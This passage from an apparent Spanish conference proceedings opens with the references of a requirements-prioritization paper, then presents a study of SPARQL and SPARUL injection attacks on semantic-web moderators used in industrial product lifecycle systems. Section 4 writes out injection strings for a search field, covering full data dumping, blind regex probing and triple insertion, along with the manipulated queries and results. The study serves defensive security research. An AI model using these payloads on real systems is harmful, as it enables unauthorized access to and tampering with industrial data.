Queremos agradecer a las empresas TECSO Coop Ltda. y Neoris por su colaboración y apoyo permanente al proyecto de investigación UTN3836, promoviendo el desarrollo y la capacitación de docentes y estudiantes de la Universidad Tecnológica Nacional Facultad Regional Rosario. El aporte de espacio físico, hardware y personal

para la guía en el desarrollo de la herramienta de priorización de nuevos requerimientos permite la concreción de los objetivos del proyecto.

Referencias

- [1] Systems and software engineering -- Software life cycle processes, IEEE 12207-2008
<http://standards.ieee.org/findstds/standard/12207-2008.html> (2-10-2017 13:21:10)
- [2] Systems and software engineering — Systems and software Quality Requirements and Evaluation (SQuaRE) — Quality measure elements. ISO/IEC 25021.
http://www.iso.org/iso/catalogue_detail.htm?csnumber=55477 (2-10-2017 13:00:15)
- [3] Canfora G., Cimitile A., “Software Maintenance”. *University of Sannio, Faculty of Engineering at Benevento Palazzo Bosco Lucarelli*, Piazza Roma 82100, Benevento Italy, 29 November, 2000.
- [4] Berander, P., Andrews A.: Requirements Prioritization. In: Engineering and Managing Software Requirements. Aybüke Aarum · Claes Wohlin (Eds.). 1sted. Springer Verlag. 2005.
- [5] Sommerville I.: Software engineering 9th ed. Addison Wesley Longman Publishing Co., Inc., Redwood City, CA, USA, 2011.
- [6] Bourque P., Farley R.: SWebok v3.0 Guide to the Software Engineering Book of Knowledge IEEE Computer Society Project. 2014.
- [7] De Federico S., Sincosky N., Lascano A., Avogradini M., Moschetti D. “Análisis para la identificación de clusters en información recopilada de empresas de desarrollo de software sobre técnicas de priorización de requerimientos”, Actas del 2º Congreso Nacional de Ingeniería Informática/Sistemas de Información 2ª CoNaIISI Vol 1 1171 - 1176, 2014.
- [8] S. De Federico and S. Gonnet, “New Requirements Prioritization Based on Customer Historical Profiles”, Proc. XLII Latin American Computing Conference (CLEI 2016), pp 659-666, 2016.
- [9] De Federico S., Gago J., Melfi L., Gonnet S. “Cuantificación de Perfiles de Clientes para la Calificación y Priorización de Nuevos Requerimientos de Software”, Actas del 4º Congreso Nacional de Ingeniería Informática/Sistemas de Información 4ª CoNaIISI Vol 1, 2016.
- [10] Sher F., Jawawi D., Mohamad R., Babar M.: Multi-Aspects Based Requirements Prioritization Technique for Value-Based Software Developments. International Conference on Emerging Technologies *ICET*, 2014
- [11] Saaty T. “Relative Measurement and Its Generalization in Decision Making Why Pairwise Comparisons are Central in Mathematics for the Measurement of Intangible Factors. The Analytic Hierarchy/Network Process”. *RACSAM Rev. R. Acad. Cien. Serie A. Mat. Vol. 102 (2)*, 2008, pp. 251–318
- [12] Aksyonov K., Spitsina I., Aksyonova O., Schaible P., “The state analysis of intelligent tools of Computer Aided Software Engineering”, *24th International Crimean Conference of Microwave & Telecommunication Technology CriMiCo 2014*.
- [13] Davis, A., “The Art of Requirements Triage”. IEEE Computer, Vol. 36, No. 3, p. 42., 2003.
- [14] Bilal Ahmad S., Mamun G., Naji Qasem A, Ahmad Bhat M., “Effect of Items Direction (Positive or Negative) on the Reliability in Likert scale” Paper-11 *Education India Journal: A Quarterly Refereed Journal of Dialogues on Education*, ISSN 2278- 2435, Vol. 4, Issue-4, pp 187-200, 2015.
- [15] Alaminos Chica A., Castejón Costa J.L, “Elaboración, Análisis e Interpretación de Encuestas, Cuestionarios y Escalas De Opinión”, *Serie: Docencia Universitaria - EEES*. Editorial Marfil, 2006.
- [16] Martínez Arias R.. *Psicometría: teoría de los tests psicológicos y educativos*. Ed: Síntesis., 1995.
- [17] Cronbach L.J., “Coefficient alpha and the internal structure of tests”. *Psychometrika*, 16, pp 297-334, 1951.
- [18] *PSPPP Users' Guide*. GNU PSPPP Statistical Analysis Software Release 0.8.3-g2 dab1e, 2013.
- [19] Carretero-Dios H., Pérez C., “Normas para el desarrollo y revisión de estudios instrumentales”, *International Journal of Clinical and Health Psychology*, Vol. 5, Nº 3, pp. 521-551, 2005.

Inyecciones SPARQL en Sistemas de Manejo de Ciclo de Vida de Productos

Alvaro L. Fraga, Marcela Vegetti, Horacio P. Leone
INGAR, Instituto de Desarrollo y Diseño
Avellaneda 3657, Santa Fe, República Argentina
{alvarofraga, mvegetti, hleone}@santafe-conicet.gov.ar

Abstract

Los sistemas de manejo de ciclo de vida de producto facilitan la integración e interoperabilidad de los diversos sistemas en la industria de fabricación. Estos sistemas involucran desde manejo de recursos empresariales (ERP) hasta sistemas de supervisión, control y adquisición de datos (SCADA) de tiempo real para monitorear y controlar procesos industriales. En los últimos años han surgido gran cantidad de propuestas para el uso de ontologías codificadas en OWL para lograr interoperabilidad semántica de sistemas. Estas propuestas hacen uso de las tecnologías formuladas por la iniciativa de la Web Semántica de manera de aprovechar las capacidades que los sistemas pueden adquirir a partir de las mismas.

La implementación de tecnologías semánticas en los sistemas industriales generalmente subestima las políticas e infraestructura de seguridad informática que se le debe incorporar a estas aplicaciones para no generar riesgos para la industria. En estos ambientes los problemas de seguridad pueden impactar en el funcionamiento de equipamiento de producción (modificar desde velocidades de turbinas de enfriamiento, hasta generar ordenes de producción desmedidas) ocasionando daños en los mismos y hasta la destrucción de estructuras. En este trabajo se presenta un posible escenario donde se puede ver comprometida la seguridad de estos sistemas por ataques de inyecciones SPARQL/SPARUL y contramedidas para evitar este tipo de escenario.

1. Introducción

La Administración del Ciclo de Vida de Producto (PLM) es un enfoque que incluye un conjunto de métodos, modelos, y herramientas de la tecnología de la información (IT) para manejar la información de producto, procesos de ingeniería y aplicaciones a lo largo de las diferentes fases del ciclo de vida de producto [1].

En el ciclo de vida de un producto, diversas áreas de las industrias de fabricación, con sus procesos y aplicaciones, están involucradas. Por esto, el enfoque del uso de sistemas PLM tiene como fin brindar interoperabilidad e integración entre los diferentes productores de información que conviven en una

industria relacionados con el manejo de los productos durante su ciclo de vida.

Alcanzar la interoperabilidad entre los diferentes sistemas involucrados en una industria representa un gran desafío. Para esto varias propuestas en el ámbito académico han sido impulsadas [2]. Siguiendo estos enfoques, algunas industrias han tratado de alcanzar la interoperabilidad semántica entre sus sistemas de información mediante el uso de ontologías, creando sistemas moderadores que las utilizan para gestionar el conocimiento y lograr ambientes colaborativos de producción aumentando así su competitividad. Los moderadores [3] son sistemas de soporte inteligentes que están diseñados para facilitar y mejorar los procesos colaborativos de trabajo, siendo administradores de conocimiento para distintos sistemas de una red de trabajo. Estos sistemas son dotados del conocimiento por la formalización de los modelos de datos comunes que manejan los sistemas de la red, interconectados lógicamente por el moderador. Los moderadores deben poseer a su vez la capacidad de saber cómo gestionar dicho conocimiento, como entregarlo cuando es requerido por algún sistema y como modificar los modelos de datos, según se requiera.

Dentro de las diferentes propuestas de interoperabilidad basadas en la definición de moderadores. Algunas plantean el uso de ontologías, tratando con especial interés el uso del Lenguaje Web de Ontologías (OWL), que es un lenguaje de codificación de ontologías presentado por el Wide Web Consortium (W3C) [4], para ser aplicado en su estructura de la Web Semántica.

La Web Semántica, considerada como la nueva generación de la tecnología Web, se ha expandido en su uso en los últimos años. Después de darse a conocer por la W3C, la academia e industria en sus diferentes áreas, han adoptado el desafío de incluir y aprovechar los beneficios de las capacidades que este avance ofrece. Algunos beneficios que aporta el uso de esta tecnología es la integración y comprensión de los modelos de información compartidos, que pueden emplearse en entornos de trabajos distribuidos, siendo accesibles mediante el uso de estándares abierto que hoy manejan la World Wide Web (URIs, HTTP y HTML).

La Web Semántica, usa un modelo de datos basados en grafo estandarizado llamado Marco de Trabajo de

Descripción de Recursos (RDF), para hacer sus datos procesables por los sistemas. Estos datos se configuran a modo de tripletas en la terminología de RDF, las cuales están compuestas por tres partes: sujeto, predicado y objeto. Las tripletas de RDF pueden ser almacenadas y administradas por diferentes sistemas de administración de datos RDF, estos incluyen a Jena [5], Sesame [6], Openlink Virtuoso [7] y 3Store [8].

El estándar recomendado por la W3C para poder realizar consultas, sobre los sistemas de almacenamiento de RDF, es conocido como Simple Protocol and RDF Query Language (SPARQL) [9]. También se encuentra disponible una extensión de este estándar llamada SPARQL/Update (SPARUL) [10] que está destinada a las operaciones de manipulación de los datos RDF, estas son: insertar, borrar y modificar.

Así como la tecnología y su uso fue creciendo, también los intereses de proteger los ambientes en los que estos se implementan, el cual se puede apreciar en los siguientes trabajos [11]–[13]. Si bien estas contribuciones solo toman en cuenta aplicaciones desarrolladas con el lenguaje Java y el motor Jena como servidor de RDF, en otras publicaciones se reportan implementaciones de parches a las librerías que interactúan con Jena para la programación segura de aplicaciones en Java, mediante cadenas parametrizadas. Esta última estrategia es conocida para mitigar ataques de inyecciones a sistemas de base de datos relacionales.

Más allá de estas contribuciones, no se han encontrado publicaciones vinculadas a las posibles consecuencias de ataques a moderadores de sistemas PLM que utilizan las tecnologías de la Web Semántica para lograr la interoperabilidad semántica. Estas consecuencias pueden significar impactos negativos de gran envergadura, desde el cambio de una lista de pedidos de materiales (BOM) provisto por un sistema ERP a una lista de pedido de ingeniería (EBOM) usado por un sistema de ejecución de fabricación (MES).

En este trabajo presentaremos los riesgos y posibles medidas a tomar para mitigar los ataques a los moderadores que hacen uso de las tecnologías de la web semántica entre los sistemas industriales de fabricación, más precisamente los ataques de inyección.

Este trabajo está organizado de la siguiente manera. En la sección 2, se discuten de los trabajos relacionados. La Sección 3 presenta una breve descripción de un moderador que usa tecnologías semánticas. En Sección 4 se introducen los riesgos y se ilustran un conjunto de demostraciones de ataques de inyecciones sobre entradas de usuario. En tanto que en la Sección 5 se describen algunas medidas de seguridad que se deben tomar para mitigar ataques maliciosos. Finalmente, la sección 6 presentan, las conclusiones y trabajos futuros.

2. Trabajos Relacionados

2.1. Revisión de conceptos básicos de Web Semántica

El término “Web Semántica” es usualmente usado para referirse a la tecnología y el formato que ésta usa. Estas tecnologías son especificadas por los estándares provistos por el W3C y están combinadas en un orden para proveer descripciones que mejoran o reemplazan el contenido de los documentos Web para hacerlos más inteligibles.

El lenguaje RDF es usado para representar datos en la Web Semántica. Cada sentencia RDF consisten en un sujeto, predicado y objeto, esta construcción denominada tripleta, donde el sujeto y objeto son usados para representar cualquier cosa del mundo y los predicados son usados para definir las relaciones entre sí. Las siguientes condiciones aplican a los datos de RDF:

- Un sujeto solo puede ser un Identificador Uniforme de Recurso (URI) o un nodo vacío.
- Un predicado/propiedad solo puede ser un URI.
- Un objeto puede ser un URI, nodo vacío o literal, entendiéndose de este último un tipo de dato.

Las sentencias RDF son mejor representadas en grafos RDF (Figura 1). El arco en un grafo RDF es etiquetado como un predicado y une el nodo del sujeto con el nodo objeto. En la Figura 1, se puede ver como el nodo sujeto está identificado por el valor de la URI de una instancia de recurso llamada “Flavoring”, relacionado por el arco etiquetado como “tc:resource_code”, hacia el nodo objeto con el valor “RE1554”.




Figura 1. Ejemplo de Grafo RDF

El protocolo SPARQL y el Lenguaje de consulta RDF [9], [14] es un lenguaje de consulta semántico para bases de datos, que permite recuperar y manipular datos almacenados en formato RDF. El protocolo SPARQL usa el lenguaje de descripción de servicios web (WSDL) versión 2.0 [15] para describir un medio para comunicar consultas SPARQL con un servicio de procesamiento de consultas SPARQL y devolver el pedido al sistema que lo requiere. El protocolo SPARQL ha sido diseñado para

la compatibilidad con el lenguaje de consulta SPARQL que es usado para consultar los grafos de RDF. Las consultas SPARQL pueden tener cuatro formas:

SELECT: Devuelve variables y sus relaciones como resultado.

CONSTRUCT: Devuelve un nuevo grafo RDF creado a partir de una plantilla proporcionada en la sentencia, usando las estructuras preexistentes.

ASK: No devuelve posibles resultados a una consulta, simplemente devuelve si existe una solución.

DESCRIBE: Devuelve un solo grafo RDF que contiene datos acerca del recurso consultado.

Una consulta SPARQL está compuesta de dos partes. La primera parte, declara las variables que devolverán los resultados de la consulta, estas variables tienen que formar parte de la sentencia WHERE donde deben ser incluidas dentro de un patrón de grafo que coincida en una estructura de grafo RDF. Un ejemplo de una consulta simple puede ser vista en la Figura 2, la misma retorna las URIs de la entidad “Resource” relacionada, a través de la propiedad “tc:Top_resource_code” con el valor “RE1554” como código del recurso, pudiéndose apreciar su grafo en la Figura 1. La declaración de la variable que devuelve las instancias requeridas por la consulta requiere ser indicada con el prefijo “?” y un nombre identificatorio, el nombre carece de impacto para la consulta, solo el patrón de coincidencia es usado para devolver el resultado de la consulta.

```
1. SELECT ?resource
2. WHERE {
3. ?resource tc:resource_code "RE1554"
4. }
```

Figura. 2 Ejemplo de Consulta SPARQL

El estándar del lenguaje SPARUL [10] es una extensión del SPARQL y es empleado para realizar actualizaciones o modificaciones a los datos almacenados. Este lenguaje puede ser usado las siguientes operaciones:

- Insertar tripletas en el modelo RDF almacenado en una base de datos.
- Borrar las tripletas de un modelo RDF almacenado en una base de datos.
- Limpiar un modelo RDF en una base de datos.
- Cargar un modelo RDF en una base de datos.
- Mover, copiar y agregar el contenido de un modelo RDF a otro.
- Tirar un modelo RDF de una base de datos.
- Ejecutar un número de operaciones en una sola acción.

Para poder facilitar el acceso al uso de esta tecnología con distintas herramientas se han desarrollado diversas herramientas, entre las cuales se destacan por su difusión: Jena [5], RDFLib [16], ARC [17], Neon Toolkit [18], Fluent Editor [19], y Protege [20]. El marco de trabajo

Jena, puede ser utilizado para crear y hacer consultas sobre una base de datos RDF en back-end. Esto incluye una API que soporta lectura, proceso y escritura de datos RDF en formatos XML, N-triples, JSON, TriG, N-Quads y Turtle.

2.2. Ataques en Aplicaciones de la Web Semántica

En esta subsección se mencionan algunos aportes a la temática de seguridad con respecto al desarrollo de aplicaciones basados en las tecnologías de la web semántica, más precisamente riesgos y ataques de posibles inyecciones de SPARQL/SPARUL.

El ataque por inyección es un tipo de ataque que trata de tomar ventaja de las vulnerabilidades de las entradas de usuario a una aplicación para poder manipular la información.

Los ataques efectuados por inyecciones SQL son considerados las amenazas más serias en contra de las aplicaciones Web [21], [22]. Cualquier aplicación que tenga la posibilidad de introducir datos o cadenas con valores a la aplicación, sin ser analizada, puede llegar a formar parte de una consulta sobre la base de datos, logrando un ataque sobre la aplicación. Como resultado, esto puede permitir a un atacante obtener acceso completo a los datos almacenados que puede proveer la aplicación a través de su base de datos, incurriendo en pérdidas de confiabilidad, privacidad, robo de identificación y fraude. Por esto, las inyecciones SQL se encuentran dentro de las categorías de ataques de “inyección de código” que si son utilizadas de manera apropiadas tiene la capacidad de dañar todo el funcionamiento de un sistema o aplicación.

Las inyecciones efectuadas contra las entradas de usuario son la forma más utilizada y difundida para perpetrar estos ataques. Se han propuesto varias soluciones y medidas de defensa [23] para proteger las aplicaciones contra estos ataques, pero sus incontables variaciones limitan la habilidad de detectar de forma fiable todas las posibles aplicaciones incluyendo hasta el más pequeño subconjunto de posibilidades.

El avance de la Web Semántica ha desatado el desarrollo de nuevas aplicaciones que aprovechan esta tecnología, sin tener en cuenta los riesgos y el impacto en las políticas de seguridad que deben tenerse en cuenta para su implementación. Siendo esta una nueva tendencia para el desarrollo de sistemas, todavía no se encuentra gran cantidad de aportes a resolver esta problemática [11]–[13], [24]–[26].

En Orduna et al. [11], los autores presentaron tres tipos de técnicas de inyecciones: inyecciones SPARQL, inyecciones a ciegas SPARQL e inyecciones SPARUL. Estos ataques, inyecciones SPARQL y SPARUL, fueron hechos desde un navegador a través de la web a la lógica

interna de la base de datos de una aplicación para adquirir acceso a datos restringidos. El ataque a ciegas es idéntico al normal exceptuando el hecho que el atacante intenta robar datos haciendo uso de un conjunto de preguntas, las cuales se pretende obtener como resultado valores de verdadero o falso. Algunas librerías para otros lenguajes de consulta proveen herramientas para evadir este tipo de ataque de inyección de código. Por ejemplo, la API de Java provee la preparación de sentencias [27] o el uso de consultas parametrizada [28]. Las consultas parametrizadas fuerzan al desarrollador a definir el código de consulta y luego se pasa como parámetro a las funciones. Una sentencia preparada asegura que un atacante no pueda cambiar la intención de la consulta, aun si los comandos SQL son insertados por algún atacante. Otro trabajo de Orduna et al. [24] proveen una solución llamada ParameterizedString para prevenir ataques de inyecciones SPARQL/SPARUL. Funciona de la misma manera que las consultas preparadas para prevenir inyecciones SQL. Así también desarrollaron parches para Pellet 1.5.1 y Jena 2.5.5 agregando soporte para el objeto ParameterizedString en los módulos QueryEngine, QueryFactory y UpdateFactory. Aunque este aporte solamente es una solución para aplicaciones en fase de desarrollo que harán uso de las tecnologías de la Web Semántica.

Onofri y Napolitano [29], presentan una demostración de ataques con inyecciones SPARQL sobre la página de autenticación de una aplicación web que hace uso de la tecnología de la web semántica. En el que recomiendan el uso de validación de datos y consultas parametrizadas antes de procesar la consulta.

Bamashmoos et al. [26], presentan un análisis de vulnerabilidades sobre una aplicación desarrollada en PHP de cuidados de la salud que hace uso de las tecnologías de la web semántica. En donde demuestran los resultados de ataques de inyecciones SPARQL/SPARUL diseñados contra esta aplicación deliberadamente descuidada. Como resultado del análisis recomiendan el uso de métodos de filtrado a la hora de validar datos de entrada y el uso de consultas parametrizadas para mitigar los ataques exitosos sobre este tipo de aplicaciones.

Los trabajos mencionados apuntan a resolver problemas de aplicaciones web que hacen uso de tecnologías semánticas y proponen como medidas para mitigar el riesgo de ser afectadas por este tipo de ataques, el empleo por parte de los desarrolladores de algún tipo de técnica de validación y métodos para parametrizar las consultas. Sin embargo, en ningún se hace mención como tratar el caso de los moderadores desarrollados para interoperar sistemas.

Como ya se mencionó en trabajos anteriores [30], [31], se han presentado distintos avances del desarrollo de una red de ontologías para alcanzar la

interoperabilidad semántica entre sistemas que implementen los estándares incluidos en el comité técnico 184 subcomité 4 de la Organización Internacional de Estándar (ISO) [32] para administración de datos de productos industriales. Esta red de ontologías fue desarrollada con el fin de ser la base de conocimiento de un sistema moderador que interactúe con los sistemas industriales para mejorar los mecanismos de trabajo colaborativo dentro de la organización. En la siguiente sección se describe brevemente la arquitectura de este moderador.

3. Descripción del Moderador

En esta sección se describirá el escenario en donde un moderador actuaría dentro de una industria, se hará hincapié en la arquitectura que lo implementa, dando un panorama de las características y los potenciales riesgos que la misma puede presentar.

Como se mencionó anteriormente un moderador es un sistema facilitador para lograr interoperabilidad entre sistemas aislados. El moderador que se describirá en este trabajo está basado en tecnologías de la Web Semántica y tiene como uno de sus componentes fundamentales, la red de ontologías descrita en [30], [31].

Las arquitecturas para implementar este tipo de sistemas se conocen como “dirigidas por evento”, las cuales implementan un patrón muy popular en sistemas distribuidos asincrónicos y es usado principalmente para sistemas escalables. Estas arquitecturas están conformadas por componentes altamente desacoplados de único propósito, los cuales envían o reciben eventos. En particular se optó por el uso de la topología mediador para el desarrollo del sistema moderador.

La topología mediador [33] es útil para eventos que tienen que orquestar múltiples pasos antes de que un evento pueda interactuar con el mediador central. Por ejemplo, un evento en el que se genere un archivo de pedido de materiales en XML, debe ser validado, luego pasar por un proceso de transformación de esa codificación a OWL, por último insertar las instancias necesarias en la red de ontologías del sistema moderador, el cual actúa como mediador entre los distintos sistemas que generan los eventos. Todos estos pasos requieren algún nivel de orquestación para determinar la secuencia de los procesos y la dirección de los eventos.

En este tipo de arquitecturas hay cuatro componentes principales (Figura 3): la cola de eventos, el mediador de eventos, los canales de eventos y el procesador de eventos. El flujo de eventos comienza con un cliente enviando un evento a la cola de evento, la cual es usada para transportar al mediador los eventos. El mediador recibe el evento inicial y lo orquesta, enviando los eventos asincrónicos adicionales al canal de eventos para ejecutar cada paso que se necesite para procesar ese

evento. El procesador de eventos, el cual escucha su canal, recibe el evento del mediador y ejecuta la lógica necesaria.




Figura 3. Diagrama de la Topología Mediador

La implementación de esta arquitectura en el sistema moderador propuesto se muestra en la Figura 4. Allí se observa los diferentes sistemas vinculados con el manejo de información de las distintas fases del ciclo de vida de producto en una industria se conectan con el moderador. Estas aplicaciones se comunican, con el sistema moderador a través de Servicios Web no sólo para obtener información que estos administran, sino también para poder actualizar la base de conocimiento, así como para conocer cuáles son las modificaciones sufridas por los modelos. Debido a la dificultad de automatización del sistema moderador, por la carencia en algunos sistemas industriales de interfaces de servicios adecuadas y la dificultad del manejo apropiado de los múltiples eventos asincrónicos generados en el sistema, hacen necesaria una interfaz de usuario. Esta interfaz de usuario del sistema moderador posee métodos de comunicación con el SPARQL endpoint para gestionar de manera apropiada la red de ontologías almacenada en el servidor RDF.




Figura 4. Implementación de la Arquitectura

4. Problemas de Seguridad: Inyecciones SPARQL/SPARUL

En esta sección se presentarán los diferentes tipos de ataques por inyecciones que puede sufrir el sistema moderador propuesto en la sección anterior. Se describirá el propósito y riesgo de cada tipo de ataque junto con un ejemplo y consecuencia del mismo.

Como se indica en la sección previa, la implementación del sistema moderador cuenta con una interfaz de usuario que permite la gestión directa de la base de conocimiento. La creación de esta interfaz tiene como propósito brindar a los usuarios que no poseen un sistema destinado a su área poder gestionar la base de conocimiento. Se considera el escenario donde existe un actor con acceso a esta interfaz que genera ataques al sistema.

En la siguiente subsección se abordarán tres tipos de ataques: consulta de información, inserción y borrado de la información y por último inyecciones a ciegas sobre la ontología.

4.1. Inyección SPARQL

El objetivo principal de una inyección SPARQL es la consulta y obtención de información no autorizada

El ataque es dirigido contra la entrada de texto de la pantalla que provee el moderado para la búsqueda de recursos, a través de la misma se puede tratar de obtener cualquier información que le sea de utilidad, haciendo uso de una correcta inyección como las que se mostrarán en esta sección.

La Figura 5 muestra la captura de pantalla de una parte de la interfaz de usuario que permite a un usuario poder hacer búsquedas de recursos necesarios para producir un producto. En la parte inferior de la mencionada figura se encuentra la sentencia SPARQL codificada en el sistema para realizar la consulta. El valor ingresado en el cuadro de texto es obtenido por la variable *codeNum*.

Busqueda

Ingrese Código de Recurso

Buscar

Consulta interna predefinida

```

1. SELECT *
2. WHERE {
3. ?resource tc:resource_code
   "+codeNum+".
4. }
```

Consulta realizada para la búsqueda del recurso "RE1554"

```

1. SELECT *
2. WHERE {
3. ?resource tc:resource_code
   "RE1554".
4. }
```

Figura 5. Parte de la interfaz de la Búsqueda de Recurso con Código Interno de Consulta

Si el usuario ingresa en el campo de texto el valor "RE1554", la consulta quedará como se indica en la parte inferior de la Figura 5. Si el usuario desea realizar una acción maliciosa sobre el sistema, podría manipular la consulta ingresando en el campo de texto no sólo el código del recurso a buscar sino también una porción de código SPARQL que modifique la consulta original. La cadena de caracteres que es ingresada por el usuario malicioso se muestra en gris en el código SPARQL que se muestra en la Figura 6. Según se observa en dicha figura, además del código de recurso el usuario ingresa la

cadena de caracteres "*?subject ?predicate ?object.* #". "RE1554", la cual fue ingresada por el cuadro de texto junto con los caracteres siguientes hasta el símbolo numeral "#". En SPARQL el símbolo "#", que es el último carácter de la cadena ingresada, indica el inicio de un comentario; es decir, el texto que sigue a dicho símbolo no es considerado código SPARQL.

Consulta Manipulada

```

1. SELECT *
2. WHERE {
3. ?resource tc:resource "RE1554".
4. ?subject ?predicate ?object.}
5. #".}
```

Resultado del Ataque

	resource	subject	predicate	object
1	tc:Flavoring	tc:item_amount	rdfs:domain	tc:Top.Product
2	tc:Flavoring	tc:item_amount	rdfs:domain	tc:Top.Resource
3	tc:Flavoring	tc:item_amount	rdf:type	owl:DatatypeProperty
4	tc:Flavoring	tc:item_amount	rdfs:range	xsd:string
5	tc:Flavoring	tc:definedBy	rdfs:domain	tc:Mid.Product_Information

Figura 6. Ejemplo de Inyección SPARQL y Resultado

En la línea 4 de la consulta manipulada que se muestra en la Figura 6, el substring "*?subject ?predicate ?object*", los tres términos que inician con un signo "?" son variables, por lo cual esa línea representa un grafo genérico, que va a vincularse con cualquier tripleta de la ontología. En consecuencia, dicha consulta, al traerá todos los grafos definidos, permitiendo al usuario obtener todas las URIs de los recursos usados por un proceso.

4.2. Inyección Ciega SPARQL

La inyección ciega SPARQL se efectúa cuando no se está seguro de las variables que se encuentran definidas en la primera porción de la consulta. Por lo que el atacante deberá efectuar una serie de ataques organizados para obtener la información que necesita. Estas consultas tienen por objetivo como se explicó anteriormente obtener información por prueba y error. La consulta devuelve una cantidad de valores iguales a la cantidad de tripletas que sean identificadas por lo expresado en la porción de la consulta definida por la palabra clave *WHERE*, sí ésta no presenta coincidencia no retorna valores.

En la Figura 7 se encuentra la misma porción interfaz de usuario junto con un código similar al presentado en la Figura 5, con la única diferencia de tener definida el nombre de la variable "*?resource*" en la primera parte de la consulta, que será la que devuelva los resultados.

Busqueda

Ingrese Código de Recurso

Buscar

Consulta interna predefinida

1. SELECT ?resource
2. WHERE {
3. ?resource tc:resource_code
"'+codeNum+'".
4. }

Consulta realizada para la búsqueda del recurso

1. SELECT ?resource
2. WHERE {
3. ?resource tc:resource_code "RE1554".
4. }

Figura 7. Parte de la Interfaz de la Búsqueda de Recurso con Código Interno con una Variable Definida

Consulta Manipulada

1. SELECT ?resource WHERE {
2. ?resource tc:resource_code "RE1554".
3. ?subject ?predicate ?object
4. FILTER regex(str(?subject),'Wa*')}
5. #.}

Resultado del Ataque

	resource
1	tc:Flavoring
2	tc:Flavoring
3	tc:Flavoring
4	tc:Flavoring
5	tc:Flavoring

Figura 8. Ejemplo de Inyección Ciega SPARQL y Resultado

La manipulación en esta ocasión se puede observar en la Figura 8, donde al cuadro de texto debe ingresarse la cadena de caracteres `"RE1554".?subject ?predicate`

`?object FILTER regex(str(?subject),'Wa*').}#"`. Esta cadena ingresada al sistema provocará como resultado una búsqueda de los nodos sujetos de la ontología que concuerden con la expresión regular definida por la palabra clave *FILTER* en la línea 4 del código presentado. Esta expresión regular busca coincidencias con la cadena de caracteres "Wa". Si esta consulta encuentra coincidencias dentro de los valores de los grafos almacenados, la consulta devolverá por resultado una fila por cada acierto. En caso contrario, no devolverá valor alguno.

4.3. Inyección SPARUL

Las inyecciones SPARUL tienen como objetivo la modificación o borrado de grafos RDF. En la Figura 9 se muestra una captura de la interfaz de usuario para la modificación de código de producto junto con su código interno predefinido para ejecutar la actualización. La consulta de la Figura 9 está compuesta de tres palabras claves para lograr una actualización, las cuales identifican los grafos a modificar, los borran e insertan los nuevos. La Figura 10 posee el código manipulado como en los anteriores bloques de código mostrados en las Figuras 8 y 6. La primera parte de la figura muestra la consulta manipulada dentro del sistema. La sentencia de actualización en este caso usa dos palabras claves no descriptas con anterioridad en el trabajo. Estas son *DELETE* e *INSERT*. *DELETE* es usada para operaciones de borrado de grafos RDF e *INSERT* para insertar nuevos grafos RDF en la ontología. La modificación en este caso hace uso de una consulta combinando estas palabras, la cual está compuesta por una parte de borrado del grafo a modificar y a continuación la inserción del grafo con los nuevos datos y una tercera usando la palabra clave *WHERE* para identificar la secuencia de enlace de los grafos. En particular este ejemplo de inyección tiene como propósito usar la interfaz de actualización de código de producto para agregar una propiedad a esta instancia de producto. Esto ocurre con la introducción de los códigos esperados en los cuadros de texto seguido por los símbolos de comillas y punto "." y concatenarlos con la tripleta que se desea agregar para la modificación (línea 7). Al final de la sentencia los símbolos ".}#" (línea 8) deben ser agregados para comentar el segmento de código siguiente y dejarlo sin efecto sobre la consulta.

Código de Producto Actual

Código Actual

Código de Producto Nuevo

Nuevo Código

Actualizar

Consulta Interna Predefinida

1. DELETE {
2. ?product tc:product_code
"'+codigo_actual+'".}
3. INSERT {
4. ?product tc:product_code
"'+nuevo_codigo'".}
5. WHERE {
6. ?product tc:product_code
"PR2569'".}

Consulta realizada para cambio del código de producto

1. DELETE {
2. ?product tc:product_code
"PR2569'".}
3. INSERT {
4. ?product tc:product_code
"AR2569'".}
5. WHERE {
6. ?product tc:product_code
"PR2569'".}

Figura 9. Parte de la Interfaz de Actualización de Código de Producto con Código Interno

Consulta Manipulada

1. DELETE {
2. ?product tc:product_code
"PR2569" .}
3. INSERT {
4. ?product tc:product_code
"AR2569" .
5. ?product tc:description "Ipsum
Lorem" .}
6. WHERE {
7. ?product tc_product_code
"PR2569" .}
8. #" .}
9. WHERE {
10. ?product tc:product_code
"PR2569" .}

Figura 10. Ejemplo de Inyección SPARUL de Modificación y Resultado

Otro ejemplo de modificación por inyección se muestra en la Figura 11, donde haciendo uso de la

interfaz de actualización de código de producto (figura 9), el agresor puede insertar instancias de un determinado recurso y agregar estas últimas a un proceso, sin la necesidad de saber el nombre de las variables utilizadas en la sección de la sentencia correspondiente a la palabra clave *WHERE*.

